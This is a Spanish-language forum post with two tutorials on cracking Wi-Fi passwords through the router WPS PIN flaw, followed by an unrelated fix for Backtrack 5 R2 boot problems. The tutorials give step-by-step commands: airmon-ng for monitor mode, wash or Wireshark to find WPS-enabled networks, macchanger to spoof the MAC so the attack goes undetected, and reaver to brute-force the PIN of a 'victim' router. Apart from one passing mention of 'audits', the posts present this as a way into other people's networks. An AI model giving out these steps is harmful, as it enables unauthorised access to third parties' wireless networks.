mopett
Usuario (México)

Aquí le sacaremos provecho a el Módem que tenga activado el WPS Pues hace no mucho tiempo se logro vulnerar el wps de los modems obteniendo el código pin y sacando ese código a fuerza bruta ya que es fácil y solo son números de 4 a 8 dígitos lleva un poco de tiempo pero vale la pena la espera en vez de esperar días en sacar una clave wpa wpa2 con diccionario y eso si el diccionario incluye la palabra clave Requisitos: 1.-Tarjeta compatible en modo monitor 2.-Drivers instalados para poner tarjeta en modo monitor 3.-Reaver instalado Para descargar reaver click Aquí Para la instalación de reaver ----------------------------------------------soy una barra separadora-------------------------------------------------------------------- 1.-Descomprimir reaver ubican el archivo descargado dijo:tar xpf /Ubicación del archivo/reaver-1.4.tar.gz[/quote] 2.-Ubican la carpeta descomprimida en una consola con dijo: cd /Ubicación del archivo/reaver-1.4[/quote] 3.-Después dijo:.configure && make && make install[/quote] --------------------------------------------soy una barra separadora--------------------------------------------------------------------- Comenzamos poniendo la tarjeta wifi en modo monitor dijo:sudo airmon-ng start wlan0 [/quote] Después ejecutamos wash (el programa washh viene junto con reaver) dijo:wash -i mon0 (mon0 según sea su tarjeta si es ath0 etc) [/quote] Entonces esperan aquí aparecerán las conexiones a Internet con el wps activado (como se ve en la imagen de abajo) Una vez hayamos encontrado nuestra victima presionamos ctrl+c para detener la búsqueda Ahora ejecutaremos reaver dijo:reaver -i mon0 -c 9 -b 00:11:22:33:44:55 [/quote] Que significaría -i = tarjeta wifi -c = canal del objetivo o victima -b = mac de la victima Ahora solo queda esperar un poco tal vez unas horas (lo bueno de reaver es que si llevas mucho tiempo intentando sacar la clave puedes guardar sesión y continuar en otro momento tan solo presionando ctrl+c y volver a meter los mismos datos de la victima Como ven aquí después de un tiempo me saco la clave (borraron mi post en cuanto lo hize porque?? si no tiene contenido copyright si todas las capturas fueron echas por mi y no es copia de mi post anterior ya que aquí se usa wash una herramienta usada para ver que modem tiene activado el wps )
Un pequeño aporte para las auditorias de redes El atque es de fuerza burta ya que se ha descubierto una vulnerabilidad en el servicio wps de algunos modems Aclarando que esto lo hice desde backtrack 5 r1 lo intente con wifiway y no me funciono pero vallan intentado en ubuntu u otra distribución linux y me cuentan que tal les fue Los programas necesarios para este tutorial son wireshark y reaver Primero que nada necesitamos tener una antena de wifi compatible con modo monitor (yo use una wifisky 980wg con chip rtl8187) Primer paso: Para evitar perder el tiempo es indispensable determinar si la red a auditar tiene activado WPS. 1) Desde la consola poner la tarjeta de red en modo monitor # airmon-ng start wlan0 2) Abrimos el wireshark. -> Menu Capture ->Options Elegimos interfaz mon0 (o la que nos haya dado el airmon). 3) Nos aseguramos que no esté seleccionada ninguna opción, como se vé en la imagen 4) Le damos a Start para comenzar la captura de paquetes. 5) Para ver si tiene el WPS activado miramos en los paquetes broadcast la información que se encuentra en: ->IEEE 802.11 wireless LAN management frame ->Tagged parameters: -> Tag: Vendor Specific: Microsoft WPS Ejemplo: Si la red tiene WPS se puede proceder a utilizar Reaver Instalando reaver # wget http://reaver-wps.googlecode.com/files/reaver-1.4.tar.gz # tar xvf /root/reaver-1.4.tar.gz (segun sea la ubicacion del archivo) Procedemos a compilar # cd /root/reaver-1.4/src #./configure #make #make install 1) Dado que los ataques WPS son detectables, indispensable cambiar la MAC # macchanger -m 00:11:22:33:44:55 mon0 2)Poner tarjeta en modo monitor # airmon-ng star wlan0 3) Buscar el AP deseado y anotar su BSSID correspondiente # airodump-ng mon0 4) Se ejecuta Reaver de esta manera # reaver -i mon0 -b 00:11:22:33:44:56 -i interface -mac de la victima Cabe anotar que aunque el Router tenga el boton fisico de WPS instalado, el modo no necesariamente esta habilitado internamente. Segun el manual Reaver no funciona con todos los Routers, y algunos pueden simplemente bloquearse ante el ataque. En los routers que he podido obtener la clave fueron un 2wire y D-Link como el ataque es a fuerza bruta es demasiado lento pero vale la pena intentarlo Aqui unas capturas del programa funcionando Aclaro que el proceso fue muy lento ya que duro como 3 hrs

Muchos han tenido el problema al instalar backtrack 5 r2 así como haciendo una instalacion limpia,como despues de actualizarlo de la versión r1 a la r2 Para solucionar este problema es demasiado fácil Opción 1 (esta opción es si estas haciendo una instalación limpia) al insertar dvd o usb veras el boot menu Presionas tab para editar las opciónes y veras algo como esto file=/cdrom/preseed/ubuntu.seed boot=casper initrd=/casper/initrd.gz Después de initrd.gz agrega la siguiente linea xforcevesa noapic noapci nosplash irqpoll -- y ya debería de funciona para que se pueda instalar Opción 2 esta opción es si actualizaste de la version r1 a la r2 Para solucionar este problema desde el grub inicia con la versión del núcleo 3.2.6 logeate (root, toor) Al estar en esta pantalla no escribas startx escribe el siguiente comando nano /etc/default/grub busca esta linea GRUB_CMDLINE_LINUX_DEFAULT="text splash vga=791" agrega esto i915.modeset=1 quedaría así GRUB_CMDLINE_LINUX_DEFAULT="text splash vga=791 i915.modeset=1" guarda los cambios presionando CTRL+X después update-grub después reboot y el problema ya debería de estar solucionado